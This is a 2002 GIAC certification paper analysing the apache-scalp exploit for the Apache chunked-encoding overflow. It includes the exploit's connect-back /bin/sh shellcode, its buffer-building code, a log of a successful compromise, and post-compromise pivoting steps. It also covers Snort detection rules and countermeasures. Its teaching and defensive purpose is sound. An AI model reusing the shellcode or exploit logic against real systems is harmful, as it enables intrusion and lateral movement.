Global Information Assurance Certification Paper

Apache Web Server Chunk Handling Vulnerability: An Exploit In Action

Paper Submitted for GIAC Certified Incident Handler Practical v2.1

Martin C. Walker
GCIA, CISSP
October 7th, 2002

Introduction

The Apache HTTP Server Project is an open-source HTTP server developed by the Apache Software Foundation and its members. The Apache Web Server has been in development and use since approximately 1995 and since 1996 has been the most popular web server on the Internet.[1] Today over 63% of the web servers on the Internet are Apache servers.[2] Apache runs on many modern operating systems including Windows, open-source and commercial UNIX and variants, VMS, and is included in many commercial web application servers such as IBM Websphere and Oracle 9ias.[3]

In mid-June of 2002 Internet Security Systems publicly disclosed a vulnerability in Apache Web Server. The disclosure (which did not follow the normal ISS policy for disclosures), the indication by ISS of a low probability of exploitation and the claim by The Apache Software Foundation that this vulnerability was not exploitable on 32-bit platforms were rapidly followed by publication of exploit code by Gobbles Security[4,5] (which code had apparently been in use for several months). This caused much furor on security related mailing lists, newsgroups and other forums.[6] The availability of a simple-to-use exploit for this vulnerability was of particular concern given the widespread use of Apache and reliance on it for Internet commerce.

This paper describes the Apache Web Server Chunk Handling Vulnerability and a specific exploit for that vulnerability. The affected platforms are identified and the operation of the exploit is examined in detail. Methods for detecting and containing the exploit and correcting the vulnerability are then discussed. For illustrative purposes incident handling and response are discussed in a hypothetical small business environment.

The Exploit

Name

The Apache Web Server Chunk Handling Vulnerability (aka Apache Chunked Encoding Vulnerability) has been assigned a Common Vulnerabilities and Exposures candidate ID of CAN-2002-0392[7], a CERT advisory number of CERT-CA-2002-17[8] and is identified in the Apache Security Bulletins 20020617[5] (superseded) and 20020620.[4]

In addition many of the affected software vendors and security research organizations have published their own specific advisories and assigned identification numbers. A list of such advisories and identification numbers is too long to be included here; however the CERT and CVE advisories include references to the major vendors.

Operating Systems

Due to it's open-source nature, feature rich capabilities, performance, long-term presence in the marketplace and past security record the Apache Web Server is deployed on many different platforms. Compilation of an exhaustive list of affected platforms is probably impossible.

The vulnerability is in the application. It is possible to run the affected application on many operating systems and versions, including other than those with which it was delivered. The particular exploit analyzed in this paper is effective against OpenBSD 3.0 and 3.1 platforms. A list of a platforms affected by the vulnerability is included as Exhibit C. The list was compiled from the CVE entry, CERT advisory and the ISS advisory (references 7, 8, and 9). Depending on the platform architecture the vulnerability may or may not be exploited to execute arbitrary code.

Protocols/Services/Applications

The following versions of Apache Web Server and other applications built upon these versions of Apache contain this vulnerability:[5]

- Apache 1.2 all versions 1.2.2 onwards
- Apache 1.3 all versions including 1.3.24
- Apache 2 all versions up to 2.0.36

Brief Description

Web servers frequently need to accept data from clients, for example when accepting a submitted registration form. In the majority of cases the client knows how much data will be submitted and communicates this to the server so that the server can allocate the appropriate buffer space. In some cases however, the client may not know beforehand how much data will be uploaded. Examples of this would be a client transferring data that is being passed to it from some other application via a pipe or a client transferring data as it is generated. In cases like this the client requests a "Chunked Encoded" transfer. If allowed by the server,

the client organizes the data into "chunks" as it is received or generated. The server is told how large the chunk of data is, the data is transmitted and the client begins accumulating data into the next chunk.[10]

The vulnerable web server versions have a flaw which prevents them from properly calculating the required buffer sizes when processing requests using chunked encoding, possibly due to improper (signed) interpretation of an unsigned integer value. [11] Exploitation of this condition using the properly crafted data will place code on the stack which is then executed.

Using this technique an attacker may execute arbitrary code on the vulnerable server. This code executes with the effective user ID of the process and in the same context as that process. A properly configured web server, in accordance with the Principle of Least Privilege, will run with a very limited set of permissions. Limited permissions would appear to minimize potential damage due to this exploit. Combining this exploit with other techniques however, may increase the criticality of the problem as we shall see.

Variants

There are a number of exploits based on this vulnerability. The majority are denial of service tools which operate simply by crashing the child httpd process. On some platforms starting a new child a is a non-trivial process and this can cause a significant interruption in service. On UNIX/Linux platforms this is much less of an issue. For an example of denial of service tools see references 12 and 13.

There are at least two generally available tools which give an attacker the ability to execute code on the target system, Apache-scalp and Apache-nosejob. Apache-scalp, the first tool released, is essentially just a section of the code from Apache-nosejob. The later tool is itself purported to be a subset of an even more powerful, as yet unreleased tool. Apache-nosejob is an "Apache v1.3.24 remote exploit for FreeBSD, NetBSD, and OpenBSD" and "includes targets for FreeBSD 4.5, OpenBSD 3.0 / 3.1, NetBSD 1.5.2, and brute force mode for several versions."[14] These tools allow a user to select default parameters for certain standard platforms or to attempt a brute force attack. See references 14 and 15. For clarity, Apache-scalp is the exploit tool used and analyzed here.

There are three other known variants. FreeBSD.Scalper.Worm released in early July[16], Apache-worm[17] and Free-Apache[18]. These are all Internet worms based on the exploit code in Apache-scalp. These affect FreeBSD 4.5 servers running Apache 1.3.20-24 and have been seen in the wild.[17,19]

References

For references please see (at minimum) 3, 4, 7 and 15.

The Attack

Description and Diagram of Test Network

The physical network configuration used during the development of this paper is included here as Appendix A. Placing the attacking machine on the outside of both the edge router and the firewall simulates a remote Internet attacker. The only significant difference between this network and an Internet connected network is that in our environment RFC1918 private addresses are routable between the attacker and the victim platform in this configuration, which would not be the case over the public Internet. This has no impact on the analysis. Network address translation is employed at the firewall. In a real world implementation this would allow the RFC1918 addressed web server to be accessible from the Internet.

The target for our exploit, hostname Victim, is an OpenBSD 3.1 platform. It was installed from the distribution media and no subsequent patches were applied. This platform is running a locally compiled Apache server, version 1.3.20, downloaded from the Apache web site with the server-status and server-info modules compiled and enabled. This configuration is somewhat representative of a small departmental web and email server. The following services are running.

- Syslog
- Portmapper
- Sendmail
- SSH

The second server, hostname Arrecibo (10.1.1.100), is a Redhat Linux 7.2 platform installed from the distribution CD and with no subsequent patches. It is representative of many departmental servers running in a heterogeneous environment. The following services are running:

- Apache 1.3.26
- MySQL 3.23.4-1
- Fetchmail
- NTPD
- NAMED
- OpenSSH
- DHCPD
- Sendmail
- SAMBA
- CUPS
- Big Brother
- Syslog

The machine named Netcop, at 10.1.1.15 is a network monitoring device. It is dual homed and spans both the internal and external interfaces of the firewall. To mitigate any security issues the external Netcop interface is unnumbered and is connected using a receive-only cable. This machine runs a separate instance of the Snort IDS v1.8.7 on each interface with rule sets current as of 9/17/2002. Snort data is sent to Arrecibo using the MySQL database plug-in. Snort data can be examined using the ACID console running on Arrecibo. Netcop also serves as a collection, normalization and tranmission device for syslog messages and SNMP Traps. These are transmitted to Arrecibo using a Perl DBI script and MySQL. Finally, Netcop uses Big Brother and MRTG/RRDTool to do status and performance monitoring of network devices. Again, this data is transmitted to Arrecibo where it is presented to the administrator using the web server.

The firewall is a Checkpoint v4.0 firewall on Solaris x86 v2.7. The firewall rules and network address translation table used during this exercise are shown in Appendix B. The firewall is configured to allow HTTP (TCP port 80) traffic inbound to the victim machine. No other inbound traffic is allowed. Internally all services communicate in their native mode, which is clear text. No SSL tunneling or other encryption is configured. This is representative of many organizations where excessive trust is placed on the firewall for protection and little or no internal security is configured. This is a classic example of the "Crunchy on the outside, chewy in the middle" syndrome.

Protocol Description

Apache-scalp provides interactive shell access to a remote attacker. It does this by connecting to the target web server on TCP port 80, initiating a chunked encoded transfer (upload) and giving an incorrect length as the size of the chunk. The chunk actually transferred is longer than the buffer allocated on the server and contains shell code. When the buffer overflows by the correct amount and contains the correct return address the shell code spawns a Bourne shell connected from port 80 on the victim to the attacker's machine.


The shell executes as the effective user ID of the web server process (by default UID 32767 (nobody). In a properly configured system shell access might not be particularly damaging. However an attacker may leverage the foothold provided by this exploit by using local privilege escalation attacks or by using it to leapfrog past a firewall to an internal system.

How the Exploit Works


In order to understand how this exploit works we must first understand how a buffer overflow works. The operation of a buffer overflow is highly dependant on the architecture and memory organization of the target platform.

Memory can be organized into three different categories, Text, Data and Stack. The Text area is the area of memory where the actual executable program and read-only resides. The Data area is where the system stores initialized and

uninitialized data for the executing program. The Stack is a First-In-First–Out (FIFO) area which holds temporary data used by the processor to help manage the execution of the program. As shown in the diagram below, Text and Data reside at lower addresses with the stack at higher addresses. As data is pushed onto the Stack it grows down towards the Data area.



As the program executes, function calls are made within the executing program. At each function call various pointers and arguments are "Pushed" onto the stack and execution jumps to the code in the Text area containing that function. The return address pointer is saved so that the program can return to the correct location when the function completes execution. When the function completes the return address pointer is "Popped" off the stack and execution resumes at that memory location. Most importantly for us is that both the return address pointer and the function's local variables are saved on the stack. This set of return address pointer and local variables, plus the address of the previous functions data, is called a frame. The layout of a frame is shown below. As can be seen in the diagram, the local data is stored at lower memory addresses than the return address pointers.



A buffer overflow occurs when the program attempts to store more data into a buffer than was allocated to that buffer. When this happens the memory following (above) that buffer is overwritten. Due to the way the frame is organized, with local data at lower addresses than the return pointer, overflowing the buffer with enough data will overwrite the critical return address pointer.[20] If an attacker can write executable code into the buffer, overflow the buffer with

enough data to overwrite the return instruction pointer and overwrite that pointer *with an address inside the executable code just written* an attacker can execute arbitrary code on the system.

The Apache Chunk Handling exploit works by writing a large amount of data in a single chunk to the web server and overflowing the buffer space assigned to that chunk. The specific exploit discussed in this paper, for Open BSD platforms, sends a chunk to the web server containing shell code which executes the program /bin/sh (either a Bourne or Bourne-Again shell interpreter).

The shell code and the appropriate return address pointer are repeated several times in the chunk in order to increase the likelihood of the exploit working. The executable code is preceded by a NOP Sled which is a string of machine code which essentially does nothing. Placing a NOP Sled before shell code when in a buffer overflow attack makes it much easier to create a working exploit. In order for the attack to function the return pointer must simply point somewhere into the NOP Sled. Execution then proceeds through the NOPs until the active code is reached, at which point it is executed.

The following pseudocode describes this particular exploit.

```
1. Define constants
2. Define string handling macros
3. Define shell code (to be modified later)
4. Check useage
   4.3.     Usage incorrect?  Print message and exit
5. Convert command line arguments to numbers and determine if
   brute force mode
6. Until the exploit works, repeat
   6.3.     Generate the next valid return address
   6.4.     Setup a socket for the connection and determine the
      number
   6.5.     Write the local port number into the shell code
   6.6.     Set up a buffer in which to place our exploit code
   6.7.     Write a "GET" request to the buffer
   6.8.     Write a NOP Sled followed by the shell code into the
      buffer 24 times
   6.9.     Write the return address for this attempt into the
      buffer 24 times
   6.10.    Create the chunked encoded transfer request string
      and two small chunks into a buffer
   6.11.    Send the buffer to the web server
   6.12.    Repeat forever
      6.12.1.     Attempt to read from connection socket for 70
         seconds
      6.12.2.     If timeout on read or a read of 0 bytes, break
         to 6
      6.12.3.     If this is the first time through the loop then
         send the "uname -a" and "id" commands to the web server
      6.12.4.     Write the data read from the web server to
         stdout
      6.12.5.     Read from stdin and send to the web server
```

In step 3 of the pseudocode the shell code is defined. The C source code is shown below. The highlighted portion of the shell code evaluates as /bin/sh

when executed on the remote server. The contents are shown later in the TCP payload from the IDS alert.

```
char shellcode[] =
  "\x89\xe2\x83\xec\x10\x6a\x10\x54\x52\x6a\x00\x6a\x00\xb8\x1f"
  "\x00\x00\x00\xcd\x80\x80\x7a\x01\x02\x75\x0b\x66\x81\x7a\x02"
  "\x42\x41\x75\x03\xeb\x0f\x90\xff\x44\x24\x04\x81\x7c\x24\x04"
  "\x00\x01\x00\x00\x75\xda\xc7\x44\x24\x08\x00\x00\x00\x00\xb8"
  "\x5a\x00\x00\x00\xcd\x80\xff\x44\x24\x08\x83\x7c\x24\x08\x03"
  "\x75\xee\x68\x0b\x6f\x6b\x0b\x81\x34\x24\x01\x00\x00\x01\x89"
  "\xe2\x6a\x04\x52\x6a\x01\x6a\x00\xb8\x04\x00\x00\x00\xcd\x80"
  "\x68\x2f\x73\x68\x00\x68\x2f\x62\x69\x6e\x89\xe2\x31\xc0\x50"
  "\x52\x89\xe1\x50\x51\x52\x50\xb8\x3b\x00\x00\x00\xcd\x80\xcc";
```

The local port number is written into this shell code in step 6.5 as shown in the following code. This allows the web server to communicate back to the attacking machine.

```
i = sizeof(from);
      if(getsockname(sock, (struct sockaddr *)
            & from, &i) != 0) {
            perror("getsockname()");
            exit(1);
      }
      lport = ntohs(from.sin_port);
      shellcode[SHELLCODE_LOCALPORT_OFF + 1] =
            lport & 0xff;
      shellcode[SHELLCODE_LOCALPORT_OFF + 0] =
            (lport >> 8) & 0xff;
```

Steps 6.8 - 6.11 are the crucial components of the exploit. The source code for steps 6.8 and 6.9 are shown below, in which the shell code and the return address, are written into our buffer. The block of data created is over approximately 28KB.

```
for (i = 0; i < REP_SHELLCODE; i++) {
            PUT_STRING("X-");
            PUT_BYTES(PADSIZE_3, PADDING_3);
            PUT_STRING(": ");
            PUT_BYTES(NOPCOUNT, NOP);
            memcpy(p, shellcode, sizeof(shellcode) - 1);
            p += sizeof(shellcode) - 1;
            PUT_STRING("\r\n");
      }

      for (i = 0; i < REP_POPULATOR; i++) {
            PUT_STRING("X-");
            PUT_BYTES(PADSIZE_1, PADDING_1);
            PUT_STRING(": ");
            for (j = 0; j < REP_RET_ADDR; j++) {
                  *p++ = retaddr & 0xff;
                  *p++ = (retaddr >> 8) & 0xff;
                  *p++ = (retaddr >> 16) & 0xff;
                  *p++ = (retaddr >> 24) & 0xff;
            }

            PUT_BYTES(REP_ZERO, 0);
            PUT_STRING("\r\n");
      }
```

In steps 6.10 and 6.11 the chunked encoded transfer request is built and sent to the web server. In the code "MEMCPY_s1_OWADDR_DELTA" is a negative number. Here it is written into the request as the size of the chunk. The web server incorrectly allocates memory for the incoming chunk when it receives the chunk size. When the chunk of data is actually sent it overflows the receiving buffer and overwrites and return address pointer.

```
PUT_STRING("Transfer-Encoding: chunked\r\n");
          snprintf(buf, sizeof(buf) - 1, "\r\n%x\r\n",
                   PADSIZE_2);
PUT_STRING(buf);
PUT_BYTES(PADSIZE_2, PADDING_2);
snprintf(buf, sizeof(buf) - 1, "\r\n%x\r\n",
    MEMCPY_s1_OWADDR_DELTA);
PUT_STRING(buf);

write(sock, expbuf, p - expbuf);
```

At this point we have generated a chunk with executable code and sent it to the web server with an incorrect size. We have overwritten the return address pointer on the web server. If we managed to overwrite the pointer with the correct address then our shell code has been executed, if not then the child process has simply died. In step 6.12.1 we determine which of those is the case.

```
if(select(sock + 1, &fds, NULL, NULL, &tv) > 0) {
                  if(FD_ISSET(sock, &fds)) {
                        if((n = read(sock, buf, sizeof(buf) - 1))
                             <= 0)
                           break;
```


Finally, if the shell code executed and we were able to associate the file descriptor and read data from the socket, we send the "uname" and "id" command and then gloat a little.

```
sprintf(expbuf,"uname -a;id;echo hehe, now use 0day OpenBSD
local kernel exploit to gain instant r00t\n");
write(sock, expbuf, strlen(expbuf));
```

Exploiting this vulnerability without an exploit tool like the one analyzed here would be difficult but not impossible. The exploit code could be entered by hand and sent to the victim possibly using Netcat. The reverse connection and subsequent communication could also be handled with a second Netcat instance. A manual exploitation of this vulnerability would be laborious and error prone however.

Description and Diagram of the Attack

An attack against a server using this exploit tool consists of two initial steps followed by potentially one or two additional steps depending on the goal of the attacker. These steps are diagrammed below.



In Step 1 the attacker identifies a potentially vulnerable system. Locating vulnerable systems is fairly easy. Numerous scanners for this vulnerability exist for both UNIX and Windows platforms including the Retina vulnerability scanner produced by eEye. Retina runs on Windows platforms and is available at http://eeye.com/html/Research/Tools/apachechunked.html. Some scanners simply check the server version, others scanners will actually attempt to overflow the buffer and check for the death of the process.

In Step 2 the attacker executes the exploit and gains local access on the system. Our example web server was compiled with mod_info and mod_status. Therefore the standard hard coded return address of 0x8f2a6 will not work. In this case the brute force option must be used to exploit the vulnerability. Since many (if not most) web servers are not “box standard” due to differing requirements for module inclusions, the brute force option will be used in a significant number of exploit attempts. This makes detection slightly easier as discussed in the following section. The brute force option, as previously discussed, loops through the attack code causing the buffer overflow and incrementing the return address until a combination is found that works. In the example shown below the attacker has successfully exploited the vulnerability and has executed the commands ‘pwd’ and ‘ls -c’.

```
<HTML><HEAD>
<TITLE>400 Bad Request</TITLE>
</HEAD><BODY>
<H1>Bad Request</H1>
Your browser sent a request that this server could not understand.<P>
Request header field is missing colon separator.<P>
<PRE>
üë■üD$■!$</PRE>
<P>
<HR>
[*] Currently using retaddr 0xb0600, length 29896, localport 1054
;ppPpPpPPPpPPp
GOBBLE GOBBLE!@#%)*#
retaddr 0xb2200 did the trick!

ok
OpenBSD victim 3.1 GENERIC#59 i386
uid=32767(nobody) gid=32767(nobody) groups=32767(nobody)
hehe, now use 0day OpenBSD local kernel exploit to gain instant r00t
pwd
/
ls -C
altroot boot    dev     home    root    stand   tmp     var
bin     bsd     etc     mnt     sbin    sys     usr
_
```

The access this provides on a properly configured system, shell access with the UID of "nobody", is not particularly devastating by itself. A naïve administrator might consider that at worst this might lead to web site defacement (if web pages are writeable by this UID). There are however myriad ways this foothold may be used.

In Step 3 the attacker downloads additional tools to the now compromised host. This may include tools for local privilege escalation, scanning tools and additional remote exploit tools. The attacker can download these to the compromised host with TFTP, FTP or even Netcat. If local root exploits exist (such as the Kernel File Descriptor Vulnerability[21]) a kernel level rootkit such as Adore[22] may be installed.

As Step 4 illustrates, now that the attacker has interactive access behind the corporate firewall (Step 2), and has downloaded additional tools to the web server (Step 3), the compromised web server itself may be vulnerable to remote root level exploits on services which were blocked by the firewall. Since the attack is now coming from the web server itself, the firewall cannot block the traffic.

The compromised web server can also be used to attack machines that are not accessible from the Internet side of the firewall. The attacker can easily TFTP a copy of Nmap to the compromised host and use it to scan the internal network. Although OS Fingerprinting and certain types of scanning are not available to a non-root user, banner grabbing techniques can be just as effective to identify platforms. Pinging the local broadcast address can effectively identify hosts. In most networks non-publicly accessible servers are much less secure than those that are publicly accessible. To a great extent this is due to the services running on those platforms (such as internal file/print service, SMB/CIFS file/print sharing, shared applications etc) but also partly due to the sense of security the firewall

provides. In the case of our example network, two internal machines appear vulnerable to remote root exploits.[23, 24]

Other attack mechanisms might include installing forwarding tools, perhaps Netcat based, to simply move traffic from one network to another. This would allow the attacker to use this compromised host as a stepping stone to attack other networks and would decrease the likelihood of capture due to the increased difficulty of tracing traffic.

Signature of the Attack

There are several indications to the administrator that this vulnerability has been exploited. The first indication an administrator is likely to see are alerts from the Network Intrusion Detection System (NIDS). The alerts fall into three categories, generic shell code alerts, alerts specific to the particular vulnerability and alerts on activity following the initial compromise.

Some intrusion detection systems may alert on the presence of shell code or executable code in the TCP stream. However the Snort signatures used in this exercise do not match the shell code in this exploit. Further, in many (if not most) installations, alerting on shell code in TCP streams to HTTP ports may be turned off due to a high degree of false positives. The following comments from the Snort configuration files illustrate this point:

```
# Ports you want to look for SHELLCODE on. (By default, not port 80)
var SHELLCODE_PORTS !80
```

and

```
# shellcode, policy, info, backdoor, and virus rulesets are
# disabled by default.  These require tuning and maintance.
# Please read the included specific file for more information.
```

and

```
# These signatures are based on shellcode that is common among
# multiple publicly available exploits.
#
# Because these signatures check ALL traffic for shellcode, these
# signatures are disabled by default.  There is a LARGE performance
# hit by enabling these signatures.
```

The second category of alerts are those alerts specific to the exploit. These alerts are generated by Snort. There are potentially two different alerts triggered by use of this exploit as shown below.


	< Signature >	< Classification >	< Total # >	Sensor #	< Src. Addr. >	< Dest. Addr. >	< First >	< Last >
☐	[bugtraq] [CVE] [bugtraq] [CVE] WEB-MISC Apache Chunked-Encoding worm attempt	web-application-attack	3432 (96%)	1	1	1	2002-09-20 15:56:20	2002-09-20 15:59:04
☐	[bugtraq] [CVE] [bugtraq] [CVE] WEB-MISC Transfer-Encoding: chunked	web-application-attack	154 (4%)	1	1	1	2002-09-20 15:56:20	2002-09-20 15:59:04

Notably the first signature has a significantly higher number of alerts than the second. This is due to use of the brute force function in the exploit tool. As noted above, the tool repeatedly tries to exploit the vulnerability until it is successful. Each of the attempts includes 24 blocks of shell code and NOP Sleds, each of which causes Snort to generate the first alert. The second alert is generated only when the chunked encoded transfer is requested. It is possible to exploit the vulnerability with much fewer alerts then shown above when the correct return address is known. In a default out of the box configuration of both the operating system and web server binaries, the options provided by the tool may allow the attacker access with a minimum of alerts generated.

The Snort rule which generates the first alert is shown below. This rule will generate an alert on any packet from the external network to the web server on the defined HTTP ports which has the ACK bit set in the header and with the matching content. The ACK bit would indicate that either the packet is part of an established TCP session or that the packet was manufactured with the ACK bit set in order to bypass simple router packet filtering rules. For this attack to succeed there must be an established TCP session. The content in this case includes a long string of 'A's. A string of 'A's (hexadecimal 41) can be used as a 'NOP Sled' for x86 based platforms.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
(msg:"WEB-MISC Apache Chunked-Encoding worm attempt";
flags:A+; content:"CCCCCCC\: AAAAAAAAAAAAAAAAAAAA";
nocase; classtype:web-application-attack;
reference:bugtraq,4474; reference:cve,CAN-2002-079;
reference:bugtraq,5033; reference:cve,CAN-2002-0392;
sid:1809; rev:1;)
```


The following is a portion of the packet payload which contains the shell code as identified in the source code, note the permuted string "/bin/sh".



Next is the Snort rule which generates the second alerts. Like the first rule, the second rule also matches on packets moving from the external networks to the web server on the HTTP ports and again the packet must have the ACK bit set. The content match for this alert is on a request for a chunked encoded transfer. This rule would generate a false positive on valid chunked encoding requests. Depending on the function of the web server the likelihood of a false positive could vary from very likely to very unlikely. As always, the administrator of the site should expect to spend some time tuning the NIDS rule sets.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
(msg:"WEB-MISC Transfer-Encoding\: chunked";
flags:A+;content:"Transfer-Encoding\:";nocase;
content:"chunked"; nocase;
classtype:web-application-attack;
reference:bugtraq,4474; reference:cve,CAN-2002-0079;
reference:bugtraq,5033; reference:cve,CAN-2002-0392;
sid:1807; rev:1;)
```

Here we see the portion of the packet payload which triggered the alert. The request for a chunked encoded transfer is plainly visible.



```
2e0 : 00 00 00 00 00 00 00 00 0D 0A 58 2D 41 41 41 41   ..........X-AAAA
2f0 : 3A 20 00 F0 0B 00 00 F0 0B 00 00 F0 0B 00 00 F0   : ..............
300 : 0B 00 00 F0 0B 00 00 F0 0B 00 00 00 00 00 00 00   ................
310 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
320 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0D 0A   ................
330 : 58 2D 41 41 41 41 3A 20 00 F0 0B 00 00 F0 0B 00   X-AAAA: ........
340 : 00 F0 0B 00 00 F0 0B 00 00 F0 0B 00 00 F0 0B 00   ................
350 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
360 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
370 : 00 00 00 00 0D 0A 54 72 61 6E 73 66 65 72 2D 45   ......Transfer-E
380 : 6E 63 6F 64 69 6E 67 3A 20 63 68 75 6E 6B 65 64   ncoding: chunked
390 : 0D 0A 0D 0A 35 0D 0A 42 42 42 42 42 0D 0A 66 66   ....5..BBBBB..ff
3a0 : 66 66 66 66 36 65 0D 0A                           ffff6e..
```

The final category of NIDS alerts are those alerts generated after the compromise by the attacker's subsequent activity. Obviously this would depend greatly on the activity taken by the attacker, but could include such things as NMAP scans, additional remote compromise attempts or unusual outbound activity such as FTP originating from the web server. During this exercise Snort generated "HTTP Directory Traversal Attempt" alerts when a directory named ".. ." was created and cd'd to. An attacker might create directory named ".. ." because it may be easily missed in a directory listing.

Additional alerts provided by the system come from the application logs. In this case the Apache error logs indicate that child processes are crashing, mostly due to segmentation faults. A segmentation fault is a good indication of an overflow of some sort. When using the brute force option of the exploit tool a large number of processes may crash, as show below.

```
[Fri Sep 20 11:57:54 2002] [notice] child pid 25526 exit signal Segmentation fault (11)
[Fri Sep 20 11:57:54 2002] [notice] child pid 10111 exit signal Segmentation fault (11)
[Fri Sep 20 11:57:54 2002] [notice] child pid 3211 exit signal Segmentation fault (11)
[Fri Sep 20 11:57:54 2002] [notice] child pid 27149 exit signal Segmentation fault (11)
[Fri Sep 20 11:57:54 2002] [notice] child pid 12370 exit signal Segmentation fault (11)
[Fri Sep 20 11:57:54 2002] [notice] child pid 17174 exit signal Segmentation fault (11)
[Fri Sep 20 11:57:54 2002] [notice] child pid 7336 exit signal Segmentation fault (11)
[Fri Sep 20 11:57:54 2002] [notice] child pid 24330 exit signal Segmentation fault (11)
```

How To Protect Against It

Understanding and employing appropriate protective measures are obviously of paramount importance. Not simply to protect against this specific exploit but to improve the organizations security posture as a whole. Technology is but a very small portion of the required information security efforts an organization must put forth. Information security within the organization must rest on a solid foundation of policy and appropriate operational and business procedures with clear assignment of responsibility and authority. Without such a foundation the organization's security posture rapidly decays as security budgets and resources are preempted and as security is shortchanged in the name of functionality or other requirements.

Occasionally we see exploits based on vulnerabilities that the general Information Security population is unaware of. These are called Zero Day Exploits (zero days between widespread knowledge of the vulnerability and the exploit). By their very nature Zero Day Exploits imply some period of exposure before steps can be taken to remediate them. Configuration management, internal certification programs (of networks and applications) and appropriate design of network architecture and security measures can vastly increase the organization's ability to contain and recover from these Zero Day Exploits. When coupled with proper procedures for identifying, alarming and responding to incidents (discussed below) these measures vastly increase the security of the organization.

That being said there are a number of technical steps that should be taken to protect against this particular exploit. The first and best alternative is to upgrade Apache to 1.3.26 or 2.0.40 or higher. If that cannot be done, perhaps because of a highly modified code base or due to specific vendor support issues, it may be possible to turn off chunked encoding. Most general purpose web servers do not need to support chunked encoded uploads. There are two modules which deny and log chunk encoded transfer requests, an Apache module for servers with DSO support and a Perl module for servers compiled with mod_perl. These modules simply intercept the request, log it and issue an Error 400 – Request Denied to the client.

A third option to protect against this problem would be to recompile the web server with a tool such as StackGuard.[25] "StackGuard is a simple compiler extension that limits the amount of damage that a buffer overflow attack can inflict on a program. Programs compiled with StackGuard are safe from buffer overflow attack, regardless of the software engineering quality of the program."[26] StackGuard and similar techniques work by placing data on the stack after the return address pointer. This extra data is known as a "Canary". When the function returns it first checks to see if the canary is intact. If it is, then the return address pointer is assumed to be valid. If not, then an overflow is assumed to have occurred and the program can handle it accordingly.

A final option is to run Apache in a chrooted jail. This technique creates virtual filesystem environment for the web server processes with a different root then in the actual filesystem. Apache running in this fashion would still have allowed the attacker to exploit the vulnerability, though it may have blocked access to the /bin/sh command preventing access to a shell. It would have very limited access to additional executables. Depending on configuration requirements this may make it difficult to download additional tools. Correctly configuring a chrooted environment can be complex and can sometimes be broken out of by an advanced attacker, however it does raise the bar and slows the pace of the attack.

These protective measures are not mutually exclusive. It is perfectly possible, even recommended, to combine some or all of them. For example a chrooted Apache, compiled with the StackGuard extensions and protected by a reverse proxy is a much better protected system than one protected by any single measure.

